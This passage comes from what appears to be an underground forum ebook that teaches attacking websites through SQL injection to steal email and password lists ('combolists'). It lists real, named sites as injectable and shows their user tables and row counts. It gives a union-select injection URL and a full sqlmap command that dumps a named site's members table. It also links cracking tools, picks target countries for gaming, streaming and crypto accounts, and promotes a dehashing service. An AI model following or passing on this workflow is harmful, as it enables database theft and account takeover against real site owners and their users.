
Now third, **SQLI DUMPER**:

I don’t really recommend SQLI Dumper for getting URLs, because it is slow af and can’t process more than 15K dorks, but it is really really good for getting google URLs using your hand-written dorks, if not the best.

My favorite version of SQLI Dumper is 8.3, because it is super great for Dumping Databases, it doesn’t skip URLs when checking for vulnerability and super great for getting google URLs.

Download it from here:

https://mega.nz/#!KX4H0BzJ!1cizUymJsToiTkCHE44Te4519mrb5WSVz4gPch5Jmn8



1

forum;showthread;injection;dorks;union;hack;.gov

☑ Google
□ Bing
□ Yahoo
□ Ask
□ AOL
□ WOW

1000 Search Delay (ms)

Put hand-written dorks there

Select only google


Okay, now once we got our URLs, we need to check for exploitables. Now v3n0m-scanner does this automatically, but I'd recommend get your full list of URLs and Put it in sqli dumper 8.3 and start looking for exploitables (will be slow as a motherfucker but will look deep and won't skip), or what I do is I use Site Hunter by Calix.

Download it from here:

https://www.nulled.to/topic/328333-site-hunter-by-calix/

Download link: https://mega.nz/#!GPongZLY!DFp1GY0UFV-76uCeTuvDfxuSB3jV0jOvwNR6LyMEyIE


To use it just load up your URLs in the input file, open it and click a random key and wait for it to find the exploitables.



SiteHunter - 489/1318 | Vulnerables -> 28 | Credits to Calix

```
https://www.pornhub.com/view_video.php?viewkey=43304611
http://granturismo4fr.free.fr/index.php?page=liste_voitures
http://www.allwebdevhelp.com/php/help-tutorials.php?i=70366
http://www.ryetec.net/product.php?id_product=74
http://www.irongeek.com/i.php?page=security/networkprinterhacking
http://n1mm.hamdocs.com/tiki-index.php?page=N1MMplus+Update+History
http://www.phponwebsites.com/search?updated-min=2014-12-31T22:00:00-08:00&updated-max=2015-12-31T22:00:00-08:00&max-resu
lts=11
https://www.mobileread.com/forums/showthread.php?t=81220
https://webmasters.stackexchange.com/questions/tagged/php?page=17&sort=newest
https://www.php-fusion.co.uk/forum/viewthread.php?thread_id=25836
http://www.kmd-studio.com/main/forum.php?mod=viewthread&action=printable&tid=2556
https://www.codeproject.com/answers/420633/converting-doc-to-html?PageFlow=FixedWidth
http://www.barikadopedija.lv/index.php?title=Kategorija:Cilv%C4%93ki&pagefrom=Kaleja%2C+I.%0AI.+Kal%C4%93ja
http://www.matematiques.com.br/conteudo.php?id=406
https://www.rtrservices.com/equipment.php?id=Construction
https://www.microsoft.com/en-us/download/details.aspx?id=20
http://www.nicolasmarquis.com/site/produit.php?id=%2733
https://www.etsy.com/search?q=unique+girls+clothes
https://maps.speccy.cz/map.php?id=ScoobyDoo&sort=4&part=19&ath=
http://www.chordie.com/forum/viewtopic.php?id=28654
http://www.sexy-wallpaper-area.ch/index.php?page=neuste-sexy-wallpapers
http://www.mitdata.net/forosBB3/viewtopic.php?f=6&t=834&start=0
http://www.prestosoft.com/ps.asp?page=edp_examdiff
http://www.smtmax.com/category.php?id=15
http://rankings.golfweek.com/rankings/default.asp?t=world
http://www.theword.net/index.php?downloads.modules&l=english
https://www.sitepoint.com/community/t/3-equalizing-col-layout-header-footer/1481?page=57
http://www.hawksridgefarms.com/catalog.php?m=alpha&s=M
```


Once it finds all, they will be saved in the output file, get those, put them in sqli dumper in the URL List folder and start checking for exploitables with 50 threads (I used 30, but 50 is for better speed).



URL	SQL Type	Country	IP
http://www.orchidbox.com/post.php?title=list_of_Google_websites_with_coun...	MySQL	[--] N/A	18
http://dressupspark.com/games.php?id=201	MySQL	[PL] Poland	85
http://vbrindia.com/act_rules.php?page=801	MySQL	[US] United States	10
http://countryfest.ca/page.php?id=72	MySQL	[CA] Canada	21
http://www.anmindia.com/act_rules.php?page=801	MySQL	[US] United States	10
http://www.smtmax.com/category.php?id=15	MySQL	[--] N/A	10
http://www.phponwebsites.com/search?updated-min=2014-12-31T22:00:00-0...	MySQL	[US] United States	21
http://www.yellowstoneoutfitters.com/view.php?id=51	MySQL	[--] N/A	19
http://www.lacoindia.com/act_rules.php?page=3644	MySQL	[US] United States	10
http://www.hawksridgefarms.com/catalog.php?m=alpha&s=M	MySQL	[CA] Canada	63
http://www.finvent.com/details.php?id=20	MySQL	[NL] Netherlands	82
http://www.u7buy.com/news/news.html?tname=Gatekeeper%20Slashimi	MySQL	[CA] Canada	47
http://taxgurukul.com/act_rules.php?page=1316	MySQL	[US] United States	10
http://www.icdcprague.org/index.php?id=10	MySQL	[CZ] Czech Republic	21
http://www.asesorempresarial.com/web/blog_i.php?id=5	MySQL	[US] United States	10
http://www.hfscorporateservices.com/detail.php?id=4	MySQL	[--] N/A	19

Proxy: N/A | [79/79] Exploiter thread, finishing thread(s) [9]   17.21 MiB

It will throw away some of them, once it finishes go to Injectables and check with 30 threads if you got more than 30 URLs.




URL	Method	Highlights	SQL Version	SQL User	Alexa R
http://www.sinifogretmeniyiz.com/Denem...	MySQL Union		5.6.16	db1_snouserro...	24,684

Proxy: N/A | [26/26] Analyzer thread, finishing threads.. [25] injectable detected: 1   45.17 MiB

Now, if you got injectables, that means that you got databases.

Now, I assume you are doing this for combolists, lets say email:password combolist and you want to find that in the database, then you do this.

Select all and in columns write email, password and user (if u want to find user columns as well).




URL	Method	Highlights	SQL Version	SQL User	Alexa R
http://www.sinifogretmeniyiz.com/Denem…	MySQL Union		5.6.16	db1_snouserro…	24,684:
http://www.smtmax.com/category.php?id…	MySQL Union		5.6.39	smtmax8_smtm…	N/A [P:
http://dressupspark.com/games.php?id=9…	MySQL Union		10.1.30-MariaDB	zbrozlo_spark@…	N/A [P:
http://www.hawksridgefarms.com/catalog…	MySQL Union		5.5.59-dl	hrfarms_keolual…	N/A [P:
http://www.finvent.com/details.php?id=2…	MySQL Error		5.6.39	finvent2@localh	210,26:
http://vbrindia.com/act_rules.php?page=…	MySQL Union		5.5.48-dl	aadisol_aadi@lo…	N/A [P:
http://www.anmindia.com/act_rules.php?…	MySQL Union		5.5.48-dl	aadisol_aadi@lo…	N/A [P:
http://www.lacoindia.com/act_rules.php?p…	MySQL Union		5.5.48-dl	aadisol_aadi@lo…	N/A [P:
http://taxgurukul.com/act_rules.php?page…	MySQL Union		5.5.48-dl	aadisol_aadi@lo…	N/A [P:
http://www.delhitaxbar.in/act_rules.php?…	MySQL Union		5.5.48-dl	aadisol_aadi@lo…	N/A [P:
http://agarwaltaxation.com/act_rules.php?…	MySQL Union		5.5.48-dl	aadisol_aadi@lo…	N/A [P:

Search Columns\Tables Names (MySQL and MS SQL)

☑ email ☐ admin ☑ password ☑ user Columns ☑ User Database Start

Proxy: N/A | Analyzer thread done, Found:11 90.11 MiB

Afterwards click start on the bottom-right and wait for SQLI Dumper to search for these columns.



Search Columns: 'email' 'password' 'user'

```
hawksridgefarms.com
URL         http://www.hawksridgefarms.com/catalog.php?m=alpha&s=M999...
Method      MySQL Union
Search      password
Rows        4
            [4] hrfarms_hawksridge.hawksridge_users
Total Rows  8
Search      user
Rows        4
            [4] hrfarms_hawksridge.hawksridge_users
sinifogretmeniyiz.com
URL         http://www.sinifogretmeniyiz.com/Deneme-Sinavlari-dokuman_kat...
Method      MySQL Union
Search      email
Rows        134,361
            [130,859] db1_gebzegazi.uyeler
            [1,775] db1_gebzegazi.iletisimform
            [1,551] db1_gebzegazi.ozelders
            [129] db1_gebzegazi.reklam
            [44] db1_gebzegazi.anket_yorum
            [2] db1_gebzegazi.ayarlar
            [1] db1_gebzegazi.mailayarlar
taxgurukul.com
URL         http://taxgurukul.com/act_rules.php?page=1316999999.9' union ...
Method      MySQL Union
Total Rows: 135,390
```

[11/11] Analyzer thread, finishing threads.. [0], Injectable detected: 5

Congratz. You got your databases.

Now you can move to the next step – dumping in great speeds.

PART #3: How to dump DBs fast

Okay, once we got our injectable URLs and we want to dump a database, we want to do it fast.

For great speed dumping we use SQLmap. It is an SQL Injection tool that does the whole job for you, it comes pre-installed on kali linux, or you can install it on windows (I will teach you how to install it on windows). It is really easy and simple.

If you want to install it on your windows computer here we go:

Download sqlmap from here - http://sqlmap.org/

Download python 2.7.14 from here - https://www.python.org/downloads/release/python-2714/

Once you have downloaded both files, install python 2.7.14.

Afterwards open a new folder in C:\ named sqlmap and extract the ZIP sqlmap file into that folder.


Open cmd and write:

Cd .. (2 times)

Afterwards cd sqlmap

And write sqlmap.py

This will start sqlmap.




```
Microsoft Windows [Version 10.0.17134.165]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\[redacted]>cd ..

C:\Users>cd ..

C:\>cd sqlmap

C:\sqlmap>sqlmap.py
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.2.4.17#dev}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

Usage: sqlmap.py [options]

sqlmap.py: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, -x, --wizard, --update, --purge-output or --de
pendencies), use -h for basic or -hh for advanced help


Press Enter to continue...
```

Now to start dumping we need the URL of the site. This is where the most mistakes are made, don’t just straight up copy the URL of the site from SQLI Dumper, because that URL contains the SQL Injection codes too, meaning it will confuse sqlmap and you will fail. Remember the name of the site from SQLI Dumper – the site we gonna dump is lacoindia.com, go in the URL List from Dork Searcher EZ or output from site_hunter (before you loaded the urls up in sqli dumper), open the text file with the urls, click ctrl+F (to open the find option) and write the site name to find the site. That is the URL we need, in my situation this is the url:

http://www.lacoindia.com/act_rules.php?page=3644999999.9' union all select 1,2,3,4,5,6,99,8,9,10,11,12,13 and '0'='0 – **This is what would have got if we copied it from SQLI Dumper**

http://www.lacoindia.com/act_rules.php?page=3644 – **This is the right one**


Now, click enter and write - sqlmap.py –u “URL of site” and smash enter (I wrote sqlmap.py in the beginning, but for linux I think it would only require sqlmap, test it yourself and you’ll see). This will test the site for vulnerabilities.




```
C:\sqlmap>sqlmap.py -u "http://www.lacoindia.com/act_rules.php?page=3644"
```

Now, once it finds the vulnerability, if you are wondering why we already tested the sites in SQLI Dumper, well, we won’t waste much time, because we already know where the info we want is located and we will just write:

Sqlmap.py –u “URL” –D “database that info is located in” –T “table where info is located in” –C “the columns we want to dump” –dump –eta –threads=10 (now I put in 10 threads (max), but if you got an unstable site, lower down the threads so the site doesn’t crash) and smash enter.



```
C:\sqlmap>sqlmap.py -u "http://www.lacoindia.com/act_rules.php?page=3644" -D "aadisol_aca" -T "members" -C "email, password"
 --dump --eta --threads=10
```



lacoindia.com

```
URL          http://www.lacoindia.com/act_rules.php?page=3644999999.9' un...
Method       MySQL Union
Search       email
Rows         104
             [104] aadisol_aca.members
Total Rows   210
Search       password
Rows         106
             [104] aadisol_aca.members
             [2] aadisol_aca.users
Total Rows   316
Search       user
Rows         106
             [104] aadisol_aca.members
             [2] aadisol_aca.users
```

Once it finishes dumping, the database will be saved in:

C:\Users\*USER*\.sqlmap\output\*URL OF SITE*\dump*NAME OF DATABASE*

If you did everything right – CONGRATS you have successfully dumped a database from a site.

PART #4: A few tips if you are making combolists

When you dump with sqlmap, combos will be saved as email,password. Go to https://combos.io/tool/combo.html split the combolist and reattach it with ":".

The best proxies to use when searching for URLs or other are fineproxy.

When writing dorks or editing a dork list, use NOTEPAD++, great tool with a lot of features and can handle a lot of text.

To edit a combolist (randomize, parse, remove duplicates, e.t.c.) use TextUtilis

Download: https://mega.nz/#!LDRkHKSB!H7YoAa0bFHkTykNXGyxtLhJM4LAJss7REbqCxXe0jjs

If you dump email:password combolists, always use email to user converters because chances are if the email:pass combo is HQ, then it will give HQ user:pass combo as well.

If you want gaming combolists (best for steam accounts) focus on South Korean sites, if you want streaming/spotify/porn focus on West-European, USA and Canada sites, if you want crypto focus on RUSSIA, ALGERIA, MOROCCO, TUNISIA.

If you bought HQ user:pass combolist or made an user:pass combolist, there is a tool that converts user:pass to email:pass combolists.

Download it here: https://www.sendspace.com/file/zpfhpt

Now for the big reveal!

Dehashing tool, insanely cheap, fast, better than hashcat or any other (not an advertisement just a recommendation):

http://finder.insidepro.team/ for just $5!

The End!

If you have questions and need life support regarding my ebook contact me on my discord:

kostrikov#5213